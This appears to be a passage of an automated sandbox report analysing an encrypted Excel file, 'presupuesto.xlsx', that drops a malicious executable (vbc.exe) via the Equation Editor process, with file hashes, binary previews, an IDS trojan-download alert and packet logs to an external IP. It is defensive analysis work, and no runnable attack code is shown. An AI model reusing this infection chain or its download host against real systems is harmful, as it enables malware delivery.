File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 220x220, segment length 16, baseline, precision 8, 550x310, frames 3
Category:	dropped
Size (bytes):	29499
Entropy (8bit):	7.667442162526095
Encrypted:	false
SSDEEP:	384:ac8UyN1qqyn7FdNfzZY3AJ0NcoEwa4OXyTqEunn9k+MPiEWsKHBm8oguHh9kt98g:p8wn7TNfzZ0NcnwR6kvKPsPWghY6g
MD5:	4FBDDF16124B6C9368537DF70A238C14
SHA1:	45E34D715128C6954F589910E6D0429370D3E01A
SHA-256:	0668A8E7DA394FE73B994AD85F6CA782F6C09BFF2F35581854C2408CF3909D86
SHA-512:	EA17593F175D49792629EC35320AD21D5707CB4CF9E3A7B5DA362FC86AF207F0C14059B51233C3E371F2B7830EAD693B604264CA50968891B420FEA2FC4B29E0
Malicious:	false
Preview:	......JFIF.....C.....C.....6.&.."...../.....}.....!1A..Qa."q. 2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ .aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?...0.F...GEH.[....^.....Z]k?B..]...A. ....q.<..].c....G....Z}.....=.y1.....x->.=.....<.....<..E....a.L...h.c....O..e..a.L...h.c....O..e..a.L...k/_..Mf.[.o.@C(..k^..P..l8.....${..Ly.)..'".....N)." .$e.a....-....B.{.\f...).%a.J..>. 9b.X..V.%i.Q....%h.V.E...X..V..Q..GQRR?A..!.:,.g..B...2..u..W.....'..kN.X.,Fy+G...(.r.g..y+O..X.,Fy+H.#)_,...%.r.9Q

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\F29F3B0E.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\F29F3B0E.jpeg	
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 191x263, frames 3
Category:	dropped
Size (bytes):	8815
Entropy (8bit):	7.944898651451431
Encrypted:	false
SSDEEP:	192:Qjnr2Il8e7li2YRD5x5dlyuaQ0ugZIBn+0O2yHQGYtPto:QZl8e7li2YdRyuZ0b+JGgtPW
MD5:	F06432656347B7042C803FE58F4043E1
SHA1:	4BD52B10B24EADECA4B227969170C1D06626A639
SHA-256:	409F06FC20F252C724072A88626CB29F299167EAE6655D81DF8E9084E62D6CF6
SHA-512:	358FEB8CBFFBE6329F31959F0F03C079CF95B494D3C76CF3669D28CA8CDB42B04307AE46CED1FC0605DEF31D9839A0283B43AA5D409ADC283A1CAD787BE95F 0E
Malicious:	false
Preview:	......JFIF.....) ..(...!1!%)-.....383,7(..,.....+...7++++-+++++++++++++++---++++++++-++++++++++++++++....."..... .....F.....!."1A..QRa.#2BSq.....3b.....$c....C...Er.5.....?..x.5.PM.Q@E..I.....i..0.$G.C...h..Gt....f..O..U..D.t^...u.B...V9.f..<..t(.kt. ..d.@...&3)d@@?.q...t..3!.... .9.r.....Q.(:.W..X&..&.1&T.*.K..|kc.....[..l.3(f+.c...:+....5....hHR.0....^R.G..6...&pB..d.h.04.*+..S...M.....[....'.....J.....<.O.....Yn...T.!..E*G.[l..-..... .$e&.....z..[..3.+~..a.u9d.&9K.xkX'.."...Y...I.....MxPu..b..:0e:.R.#.....U....E...4Pd/..0.`.4 ...A...t.....2....gb[)b.I."&..y1.....l.s>.ZA?.....3... z^....L.n6..Am.1m....0../..~.y.... ..1.b.0U...5.oi.\.LH1.f....sl.....f.'3?...bu.P4>...+..B....eL....R.,...<....3.0O$,=..K.!....Z.....O.I.z....am....C.k..iZ ...<ds....f8f..R....K

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\FA2D9658.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 399 x 605, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	50311
Entropy (8bit):	7.960958863022709
Encrypted:	false
SSDEEP:	768:hfo72tRlBZeeRugjj8yooVAK92SYAD0PSsX35SVFN0t3HcoNz8WEK6Hm8bbxXVGx:hf0WBueSoVAKxLD06w35SEVNz8im0AEH
MD5:	4141C7515CE64FED13BE6D2BA33299AA
SHA1:	B290F533537A734B7030CE1269AC8C5398754194
SHA-256:	F6B0FE628E1469769E6BD3660611B078CEF6EE396F693361B1B42A9100973B75
SHA-512:	74E9927BF0C6F8CB9C3973FD68DAD12B422DC4358D5CCED956BC6A20139B21D929E47165F77D208698924CB7950A7D5132953C75770E4A357580BF271BD9BD8
Malicious:	false
Preview:	.PNG.....IHDR.....].....^....gAMA.....a.....sRGB..... cHRM..z&.....u0...`.:....p..Q<....bKGD.....oFFs.....F.#-nT....pHYs...%...%.IR$.....vpAg.....0...O..... IDATx...h.w....V!...D.....4.p .X(r..x.&..K.(.L...P..d5.R.....b.....C...BP...,% ....qL.,.!E.ni..t.....H._.....G..\|~=.....<..#.J!.N.a..a.Q.V...t:.M.v;=..0.s..ixa...0..<...`..a\..a..q.+..a..5.<. .a...`..a\..a..q.+..a..5.<..a...`..a\..a..q.+..a..5.<..a...`..a\..a..q.+..a..5.<..a...`..a\..a..q.+..a..5.<..a...`..a\..a..q.+..a..5.<..a...`..a\. .a..qM../.u....h6..\|.22..g4M.....C.u..y,--..'....a.?~.W.\i.>7q.j..y....iLNN.....5\..w"..b~~...J.sssm.d.Y.u.G....s.\..R.`qq.....C;..$..&..2..x..J..fgg...]=g.Y.y..N..(SN.S8.eZ.T...=....4.? ~..uK.;....SSS...iY.Q.n.I.u\.x..o.,.av.N.(..H..B..X..... ..amm...h4.t:..].j..tz[.(..#..}yy./..".z.-[!4....a...jj.....,dY.7.|.F.....\.~.g.....x..Y...R..\.....w.\.h..K....h..nM

C:\Users\user\AppData\Local\Temp\CabE532.tmp	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	Microsoft Cabinet archive data, 58596 bytes, 1 file
Category:	dropped
Size (bytes):	58596
Entropy (8bit):	**7.995478615012125**
Encrypted:	**true**
SSDEEP:	1536:J7r25qSSheImS2zyCvg3nB/QPsBbgwYkGrLMQ:F2qSSwIm1m/QEBbgb1oQ
MD5:	61A03D15CF62612F50B74867090DBE79
SHA1:	15228F34067B4B107E917BEBAF17CC7C3C1280A8
SHA-256:	F9E23DC21553DAA34C6EB778CD262831E466CE794F4BEA48150E8D70D3E6AF6D
SHA-512:	5FECE89CCBBF994E4F1E3EF89A502F25A72F359D445C034682758D26F01D9F3AA20A43010B9A87F2687DA7BA201476922AA46D4906D442D56EB59B2B881259D3
Malicious:	false
Preview:	MSCF.....,.....I.....T.....bR. .authroot.stl...s~.4..CK..8T....c_.d....A.K.....&.-.J...."Y...$E.KB..D...D.....3.n..u.....\|..=H4..c&.....f.,..=..-....p2.:..`HX.....b..... Di.a.....M.....4.....i..}..:~N.<..>.*.V..CX.....B.....,.q.M.....HB..E~Q...)..Gax../..}7..f.....O0...x..k..ha...y.K.0.h..(....{2Y.].g...yw..\|0.+?.`-../.xvy..e.....w.+^...w\|.Q.k.9&.Q.EzS.f.....>? w.G.....v.F.....A.....-P.$.Y...u....Z..g..>.0&.y.(..<.].`>... ..R.q...g.Y..s.y.B..B....Z.4.<?.R....1.8.<.=.8..[a.s.....add..).NtX....r....R.&W4.5]....k.._iK..xzW.w.M.>,5.}..}.tLX5Ls3_.. ).!..X.~...%.B.....YS9m.,.....BV`.Cee.....?.....:.x-.q9j...Yps..W....1.A<.X.O....7.ei..a\.~=X....HN.#....h,....y...\.br.8.y"k).....~B..v....GR.g|.z..+.D8.m..F .h...*.....ItNs.\....s..,.f `D...]..k...:9..lk.<D....u.....[...*.wY.O....P?.U.I....Fc.ObLq.....Fvk..G9.8..!..\T:K`.....'.3.....;.u..h...uD..^.bS...r.....j..j .=...s .FxV....g.c.s..9.

C:\Users\user\AppData\Local\Temp\TarE533.tmp	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	data
Category:	dropped
Size (bytes):	152788
Entropy (8bit):	6.309740459389463
Encrypted:	false
SSDEEP:	1536:TIz6c7xcjgCyrYBZ5pimp4Ydm6Caku2Dnsz0JD8reJgMnl3rlMGGv:TNqccCymfdmoku2DMykMnNGG0
MD5:	4E0487E929ADBBA279FD752E7FB9A5C4
SHA1:	2497E03F42D2CBB4F4989E87E541B5BB27643536

C:\Users\user\AppData\Local\Temp\TarE533.tmp	
SHA-256:	AE781E4F9625949F7B8A9445B8901958ADECE7E3B95AF344E2FCB24FE989EEB7
SHA-512:	787CBC262570A4FA23FD9C2BA6DA7B0D17609C67C3FD568246F9BEF2A138FA4EBCE2D76D7FD06C3C342B11D6D9BCD875D88C3DC450AE41441B6085B2E5D485A
Malicious:	false
Preview:	0..T...*.H.....T.0..T....1.0...`.H.e.....0..D...+.....7.....D.0..D.0...+.....7.....|h....21030306285 5Z0...+.....0..D.0..*.....`...@.,..0..0.r1...0...+.....7..~1.....D...0...+.....7..i1...0 ...+.....7<..0 ..+.....7...1.....@N...%.=.,..0$..+.....7...1.....`@V'..%..*..S.Y.00..+.....7..b1". .].L4.>..X...E.W..'.....-@w0Z..+.....7...1L.JM.i.c.r.o.s.o.f.t. .R.o.o.t. .C.e.r.t.i.f.i.c.a.t.e. .A.u.t.h.o.r.i.t.y...0..,.....[./..uIv..%1...0...+.....7..h1.....6.M...0...+.....7..~1.....0...+.....7...1...0...+.....0 ..+.....7...1...O..V.....b0$..+.....7...1...>.)....s,..=$.~R.'..00. .+.....7..b1". [x.....[....3x:_....7.2...Gy.cS.0D..+.....7...16.4V.e.r.i.S.i.g.n. .T.i.m.e. .S.t.a.m.p.i.n.g. .C.A...0.....4...R....2.7.. ...1..0...+.....7..h1.....o&...0...+.....7..i1...0...+.....7<..0 ..+.....7...1...lo...^....[...J@0$..+.....7...1...J\u".F....9.N...`...00..+.....7..b1". ...@.....G..d..m..$.....X...}0B..+.....7...14.2M.i.c.r.o.s.o.f.t. .R.o.o.t. .A.u.t.h.o

C:\Users\user\Desktop\~$presupuesto.xlsx	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA90
Malicious:	**true**
Preview:	.user ..A.l.b.u.s. . . . . ..user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	modified
Size (bytes):	657408
Entropy (8bit):	7.451139683312535
Encrypted:	false
SSDEEP:	12288:ZGjq53LgC5jKNlUT2AMav4dJjSe3X/QuNaP9NLQubuKZWZn:4GngNlUT2ANYXouNaP9NHxWZn
MD5:	D5A549B16706948E4355EB89A93CEDEB
SHA1:	09F26A7F83C70109C89AB50BB0B9B05C9FF18C84
SHA-256:	4AF00CBA0575FD3AB00F392EB47DCB31CFDE4B640B22CA08AAF847357C17044D
SHA-512:	7F239D783C99337DD8A2F1C7611E818CD20CB1F92FA9AA789AF550DDE354ED46A9F2DB420485BC4EF4F72085E76CD5D11D12D3AEC93B320A3CFCE63869A21FA
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....s`.....P..P.....o... .....@.. .....`..... ..@.....o..O.....@..... ....H.....text....P... ...P..... ..`.rsrc.....R.....@..@.reloc .....@.....@..B.....o.....H.....h...(.....0.....($...(%.....(.....o&....*.....('.....((.....().....(*.....(+....*N..(....o.... (,....*&..(-....*.s.....s/.....s0.....s1.....s2.....*....0.....~....o3....+..*.0.....~....o4....+..*.0.....~....o5....+..*.0.....~....o6....+..*.0.....~....o7....+..*.0..<.....~..... (8.....,!r...p.....(9...o:...s;.....~.....+..*.0.....

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.949056229996048
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	presupuesto.xlsx
File size:	414720
MD5:	3e12d73850e8d9123f410160888583fc
SHA1:	85538a2279ad0a55a62a90661dc1f6f9e7c1f461
SHA256:	be48e27318c1fa71231553d56d22eeee70e1fb66e0cdc9bcfcaddac95cf7763c
SHA512:	b86c80215a155c46f43d2ae2b33e4f7c3b771f71ed7dca4d90e08c6421feb212fefe3a5e15fdfd52a8269e6642a23ba3b5ebd49e46f0b18d421ba7a1c8b7d5c2

General

SSDEEP:	6144:MqXlxQhAy6S8pK0/UkW8RQH5TyPwTQoUXu18/LvzI7KvhGmUyhSrfz4rYM25e/e1:flxmH2XsLrHIwTOu18/OYUmTSb0rYMb
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "presupuesto.xlsx"

Indicators

Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	True
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	False

Streams

Stream Path: \x6DataSpaces/DataSpaceInfo/StrongEncryptionDataSpace, File Type: data, Stream Size: 64

General	
Stream Path:	\x6DataSpaces/DataSpaceInfo/StrongEncryptionDataSpace
File Type:	data
Stream Size:	64
Entropy:	2.73637206947
Base64 Encoded:	False
Data ASCII:	. . . . . 2 . . . S . t . r . o . n . g . E . n . c . r . y . p . t . i . o . n . T . r . a . n . s . f . o . r . m . . .
Data Raw:	08 00 00 00 01 00 00 00 32 00 00 00 53 00 74 00 72 00 6f 00 6e 00 67 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 69 00 6f 00 6e 00 54 00 72 00 61 00 6e 00 73 00 66 00 6f 00 72 00 6d 00 00 00

Stream Path: \x6DataSpaces/DataSpaceMap, File Type: data, Stream Size: 112

General	
Stream Path:	\x6DataSpaces/DataSpaceMap
File Type:	data
Stream Size:	112
Entropy:	2.7597816111
Base64 Encoded:	False
Data ASCII:	. . . . . h . . . . E . n . c . r . y . p . t . e . d . P . a . c . k . a . g . e . 2 . . . S . t . r . o . n . g . E . n . c . r . y . p . t . i . o . n . D . a . t . a . S . p . a . c . e . . .
Data Raw:	08 00 00 00 01 00 00 00 68 00 00 00 01 00 00 00 00 00 00 00 20 00 00 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 65 00 64 00 50 00 61 00 63 00 6b 00 61 00 67 00 65 00 32 00 00 00 53 00 74 00 72 00 6f 00 6e 00 67 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 69 00 6f 00 6e 00 44 00 61 00 74 00 61 00 53 00 70 00 61 00 63 00 65 00 00 00

Stream Path: \x6DataSpaces/TransformInfo/StrongEncryptionTransform/\x6Primary, File Type: data, Stream Size: 200

General	
Stream Path:	\x6DataSpaces/TransformInfo/StrongEncryptionTransform/\x6Primary

General	
File Type:	data
Stream Size:	200
Entropy:	3.13335930328
Base64 Encoded:	False
Data ASCII:	X . . . . . L . . . { . F . F . 9 . A . 3 . F . 0 . 3 . - . 5 . 6 . E . F . - . 4 . 6 . 1 . 3 . - . B . D . D . 5 . - . 5 . A . 4 . 1 . C . 1 . D . 0 . 7 . 2 . 4 . 6 . } . N . . . M . i . c . r . o . s . o . f . t . . . C . o . n . t . a . i . n . e . r . . . E . n . c . r . y . p . t . i . o . n . T . r . a . n . s . f . o . r . m . . . . .
Data Raw:	58 00 00 00 01 00 00 00 4c 00 00 00 7b 00 46 00 46 00 39 00 41 00 33 00 46 00 30 00 33 00 2d 00 35 00 36 00 45 00 46 00 2d 00 34 00 36 00 31 00 33 00 2d 00 42 00 44 00 44 00 35 00 2d 00 35 00 41 00 34 00 31 00 43 00 31 00 44 00 30 00 37 00 32 00 34 00 36 00 7d 00 4e 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 2e 00 43 00 6f 00 6e 00 74 00 61 00 69 00 6e 00 65 00

Stream Path: \x6DataSpaces/Version, File Type: data, Stream Size: 76

General	
Stream Path:	\x6DataSpaces/Version
File Type:	data
Stream Size:	76
Entropy:	2.79079600998
Base64 Encoded:	False
Data ASCII:	< . . . M . i . c . r . o . s . o . f . t . . . C . o . n . t . a . i . n . e . r . . . D . a . t . a . S . p . a . c . e . s . . . . .
Data Raw:	3c 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 2e 00 43 00 6f 00 6e 00 74 00 61 00 69 00 6e 00 65 00 72 00 2e 00 44 00 61 00 74 00 61 00 53 00 70 00 61 00 63 00 65 00 73 00 01 00 00 00 01 00 00 00 01 00 00 00

Stream Path: EncryptedPackage, File Type: data, Stream Size: 399544

General	
Stream Path:	EncryptedPackage
File Type:	data
Stream Size:	399544
Entropy:	7.99943007922
Base64 Encoded:	True
Data ASCII:	. . . . . S . . . 8 F . M P . . . . \ \ . r . . . . . r . X . p V . F . . . . . P . . ` l . . . . . t - $. g . . 4 . . m . h R m . ^ . . a g . p . . . . = . . m . ^ . . a g . p . . . . = . . m . ^ . . a g . p . . . . = . . m . ^ . . a g . p . . . . = . . m . ^ . . a g . p . . . . = . . m . ^ . . a g . p . . . . = . . m . ^ . . a g . p . . . . = . . m . ^ . . a g . p . . . . = . . m . ^ . . a g . p . . . . = . . m . ^ . . a g .
Data Raw:	ab 18 06 00 00 00 00 00 f7 53 c8 1a a4 38 46 bf 4d 50 0d d6 df 9c 5c ca 72 85 a8 db eb f4 fa 72 d5 58 df 70 56 15 46 b6 20 92 c2 9d ce 11 fc 50 df b9 60 49 b9 82 bd 0a ed bd 74 2d 24 1f 67 c6 e0 34 d0 bd 6d 01 68 52 6d ef 5e a7 09 61 67 ff 70 f2 99 18 99 3d ab fe 6d ef 5e a7 09 61 67 ff 70 f2 99 18 99 3d ab fe 6d ef 5e a7 09 61 67 ff 70 f2 99 18 99 3d ab fe 6d ef 5e a7 09 61 67 ff

Stream Path: EncryptionInfo, File Type: data, Stream Size: 224


General	
Stream Path:	EncryptionInfo
File Type:	data
Stream Size:	224
Entropy:	4.52436504249
Base64 Encoded:	False
Data ASCII:	. . . . $ . . . . . $ . . . . . f . . . . . M . i . c . r . o . s . o . f . t . . E . n . h . . n . c . e . d . . R . S . A . . a . n . d . . A . E . S . . C . r . y . p . t . o . g . r . a . p . h . i . c . . P . r . o . v . i . d . e . r . . . . . n . b . . 1 S . t @. . . x z W . . o u q k y | 3 . 0 0 ' . . . . . R # t . . . . J . k . . 6 . . O . 9 . . $ . . } . . b . . . . .
Data Raw:	04 00 02 00 24 00 00 00 8c 00 00 00 24 00 00 00 00 00 00 00 0e 66 00 00 04 80 00 00 80 00 00 00 18 00 00 00 00 00 00 00 00 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 20 00 45 00 6e 00 68 00 61 00 6e 00 63 00 65 00 64 00 20 00 52 00 53 00 41 00 20 00 61 00 6e 00 64 00 20 00 41 00 45 00 53 00 20 00 43 00 72 00 79 00 70 00 74 00 6f 00 67 00 72 00 61 00 70 00 68 00

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
04/12/21-11:28:38.419983	TCP	2022550	ET TROJAN Possible Malicious Macro DL EXE Feb 2016	49168	80	192.168.2.22	103.153.76.181

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 11:28:36.215269089 CEST	49165	443	192.168.2.22	52.59.165.42
Apr 12, 2021 11:28:36.257164955 CEST	443	49165	52.59.165.42	192.168.2.22
Apr 12, 2021 11:28:36.259582043 CEST	49165	443	192.168.2.22	52.59.165.42
Apr 12, 2021 11:28:36.266201019 CEST	49165	443	192.168.2.22	52.59.165.42
Apr 12, 2021 11:28:36.307452917 CEST	443	49165	52.59.165.42	192.168.2.22
Apr 12, 2021 11:28:36.309986115 CEST	443	49165	52.59.165.42	192.168.2.22
Apr 12, 2021 11:28:36.310020924 CEST	443	49165	52.59.165.42	192.168.2.22
Apr 12, 2021 11:28:36.310041904 CEST	443	49165	52.59.165.42	192.168.2.22
Apr 12, 2021 11:28:36.310086012 CEST	49165	443	192.168.2.22	52.59.165.42
Apr 12, 2021 11:28:36.310110092 CEST	49165	443	192.168.2.22	52.59.165.42
Apr 12, 2021 11:28:36.319376945 CEST	49165	443	192.168.2.22	52.59.165.42
Apr 12, 2021 11:28:36.362718105 CEST	443	49165	52.59.165.42	192.168.2.22
Apr 12, 2021 11:28:36.362819910 CEST	49165	443	192.168.2.22	52.59.165.42
Apr 12, 2021 11:28:38.050049067 CEST	49165	443	192.168.2.22	52.59.165.42
Apr 12, 2021 11:28:38.107943058 CEST	443	49165	52.59.165.42	192.168.2.22
Apr 12, 2021 11:28:38.108131886 CEST	49165	443	192.168.2.22	52.59.165.42
Apr 12, 2021 11:28:38.186090946 CEST	49168	80	192.168.2.22	103.153.76.181
Apr 12, 2021 11:28:38.419648886 CEST	80	49168	103.153.76.181	192.168.2.22
Apr 12, 2021 11:28:38.419732094 CEST	49168	80	192.168.2.22	103.153.76.181
Apr 12, 2021 11:28:38.419982910 CEST	49168	80	192.168.2.22	103.153.76.181
Apr 12, 2021 11:28:38.654712915 CEST	80	49168	103.153.76.181	192.168.2.22
Apr 12, 2021 11:28:38.654743910 CEST	80	49168	103.153.76.181	192.168.2.22
Apr 12, 2021 11:28:38.654756069 CEST	80	49168	103.153.76.181	192.168.2.22
Apr 12, 2021 11:28:38.654768944 CEST	80	49168	103.153.76.181	192.168.2.22
Apr 12, 2021 11:28:38.654948950 CEST	49168	80	192.168.2.22	103.153.76.181
Apr 12, 2021 11:28:38.890331984 CEST	80	49168	103.153.76.181	192.168.2.22
Apr 12, 2021 11:28:38.890372992 CEST	80	49168	103.153.76.181	192.168.2.22
Apr 12, 2021 11:28:38.890391111 CEST	80	49168	103.153.76.181	192.168.2.22
Apr 12, 2021 11:28:38.890414000 CEST	80	49168	103.153.76.181	192.168.2.22
Apr 12, 2021 11:28:38.890436888 CEST	80	49168	103.153.76.181	192.168.2.22
Apr 12, 2021 11:28:38.890458107 CEST	80	49168	103.153.76.181	192.168.2.22
Apr 12, 2021 11:28:38.890480995 CEST	80	49168	103.153.76.181	192.168.2.22
Apr 12, 2021 11:28:38.890503883 CEST	80	49168	103.153.76.181	192.168.2.22
Apr 12, 2021 11:28:38.890549898 CEST	49168	80	192.168.2.22	103.153.76.181
Apr 12, 2021 11:28:38.893718004 CEST	49168	80	192.168.2.22	103.153.76.181
Apr 12, 2021 11:28:39.124576092 CEST	80	49168	103.153.76.181	192.168.2.22
Apr 12, 2021 11:28:39.124608040 CEST	80	49168	103.153.76.181	192.168.2.22
Apr 12, 2021 11:28:39.124620914 CEST	80	49168	103.153.76.181	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 11:28:39.124636889 CEST	80	49168	103.153.76.181	192.168.2.22
Apr 12, 2021 11:28:39.124654055 CEST	80	49168	103.153.76.181	192.168.2.22
Apr 12, 2021 11:28:39.124670029 CEST	80	49168	103.153.76.181	192.168.2.22
Apr 12, 2021 11:28:39.124686003 CEST	80	49168	103.153.76.181	192.168.2.22
Apr 12, 2021 11:28:39.124702930 CEST	80	49168	103.153.76.181	192.168.2.22
Apr 12, 2021 11:28:39.125066996 CEST	49168	80	192.168.2.22	103.153.76.181
Apr 12, 2021 11:28:39.127840996 CEST	80	49168	103.153.76.181	192.168.2.22
Apr 12, 2021 11:28:39.127861977 CEST	80	49168	103.153.76.181	192.168.2.22
Apr 12, 2021 11:28:39.127877951 CEST	80	49168	103.153.76.181	192.168.2.22
Apr 12, 2021 11:28:39.127893925 CEST	80	49168	103.153.76.181	192.168.2.22
Apr 12, 2021 11:28:39.127912045 CEST	80	49168	103.153.76.181	192.168.2.22
Apr 12, 2021 11:28:39.127927065 CEST	80	49168	103.153.76.181	192.168.2.22
Apr 12, 2021 11:28:39.127943993 CEST	80	49168	103.153.76.181	192.168.2.22
Apr 12, 2021 11:28:39.127959967 CEST	80	49168	103.153.76.181	192.168.2.22
Apr 12, 2021 11:28:39.131738901 CEST	49168	80	192.168.2.22	103.153.76.181
Apr 12, 2021 11:28:39.131762028 CEST	49168	80	192.168.2.22	103.153.76.181
Apr 12, 2021 11:28:39.131766081 CEST	49168	80	192.168.2.22	103.153.76.181
Apr 12, 2021 11:28:39.131768942 CEST	49168	80	192.168.2.22	103.153.76.181
Apr 12, 2021 11:28:39.131771088 CEST	49168	80	192.168.2.22	103.153.76.181
Apr 12, 2021 11:28:39.131773949 CEST	49168	80	192.168.2.22	103.153.76.181
Apr 12, 2021 11:28:39.131777048 CEST	49168	80	192.168.2.22	103.153.76.181
Apr 12, 2021 11:28:39.131779909 CEST	49168	80	192.168.2.22	103.153.76.181
Apr 12, 2021 11:28:39.131782055 CEST	49168	80	192.168.2.22	103.153.76.181
Apr 12, 2021 11:28:39.131784916 CEST	49168	80	192.168.2.22	103.153.76.181
Apr 12, 2021 11:28:39.360080004 CEST	80	49168	103.153.76.181	192.168.2.22
Apr 12, 2021 11:28:39.360116959 CEST	80	49168	103.153.76.181	192.168.2.22
Apr 12, 2021 11:28:39.360135078 CEST	80	49168	103.153.76.181	192.168.2.22
Apr 12, 2021 11:28:39.360152006 CEST	80	49168	103.153.76.181	192.168.2.22
Apr 12, 2021 11:28:39.360166073 CEST	80	49168	103.153.76.181	192.168.2.22
Apr 12, 2021 11:28:39.360174894 CEST	49168	80	192.168.2.22	103.153.76.181
Apr 12, 2021 11:28:39.360177994 CEST	80	49168	103.153.76.181	192.168.2.22
Apr 12, 2021 11:28:39.360189915 CEST	80	49168	103.153.76.181	192.168.2.22
Apr 12, 2021 11:28:39.360202074 CEST	80	49168	103.153.76.181	192.168.2.22
Apr 12, 2021 11:28:39.360213995 CEST	80	49168	103.153.76.181	192.168.2.22
Apr 12, 2021 11:28:39.360241890 CEST	49168	80	192.168.2.22	103.153.76.181
Apr 12, 2021 11:28:39.360255003 CEST	49168	80	192.168.2.22	103.153.76.181
Apr 12, 2021 11:28:39.360897064 CEST	49168	80	192.168.2.22	103.153.76.181
Apr 12, 2021 11:28:39.366812944 CEST	80	49168	103.153.76.181	192.168.2.22
Apr 12, 2021 11:28:39.366836071 CEST	80	49168	103.153.76.181	192.168.2.22
Apr 12, 2021 11:28:39.366848946 CEST	80	49168	103.153.76.181	192.168.2.22
Apr 12, 2021 11:28:39.366866112 CEST	80	49168	103.153.76.181	192.168.2.22
Apr 12, 2021 11:28:39.366883993 CEST	80	49168	103.153.76.181	192.168.2.22
Apr 12, 2021 11:28:39.366904020 CEST	80	49168	103.153.76.181	192.168.2.22
Apr 12, 2021 11:28:39.366921902 CEST	80	49168	103.153.76.181	192.168.2.22
Apr 12, 2021 11:28:39.366938114 CEST	80	49168	103.153.76.181	192.168.2.22
Apr 12, 2021 11:28:39.366949081 CEST	49168	80	192.168.2.22	103.153.76.181
Apr 12, 2021 11:28:39.366955042 CEST	80	49168	103.153.76.181	192.168.2.22
Apr 12, 2021 11:28:39.366966963 CEST	49168	80	192.168.2.22	103.153.76.181
Apr 12, 2021 11:28:39.366970062 CEST	49168	80	192.168.2.22	103.153.76.181
Apr 12, 2021 11:28:39.366972923 CEST	80	49168	103.153.76.181	192.168.2.22
Apr 12, 2021 11:28:39.366988897 CEST	49168	80	192.168.2.22	103.153.76.181
Apr 12, 2021 11:28:39.366990089 CEST	80	49168	103.153.76.181	192.168.2.22
Apr 12, 2021 11:28:39.367007017 CEST	80	49168	103.153.76.181	192.168.2.22
Apr 12, 2021 11:28:39.367010117 CEST	49168	80	192.168.2.22	103.153.76.181
Apr 12, 2021 11:28:39.367022991 CEST	80	49168	103.153.76.181	192.168.2.22
Apr 12, 2021 11:28:39.367024899 CEST	49168	80	192.168.2.22	103.153.76.181
Apr 12, 2021 11:28:39.367041111 CEST	49168	80	192.168.2.22	103.153.76.181
Apr 12, 2021 11:28:39.367043972 CEST	80	49168	103.153.76.181	192.168.2.22
Apr 12, 2021 11:28:39.367060900 CEST	49168	80	192.168.2.22	103.153.76.181
Apr 12, 2021 11:28:39.367062092 CEST	80	49168	103.153.76.181	192.168.2.22
Apr 12, 2021 11:28:39.367077112 CEST	49168	80	192.168.2.22	103.153.76.181
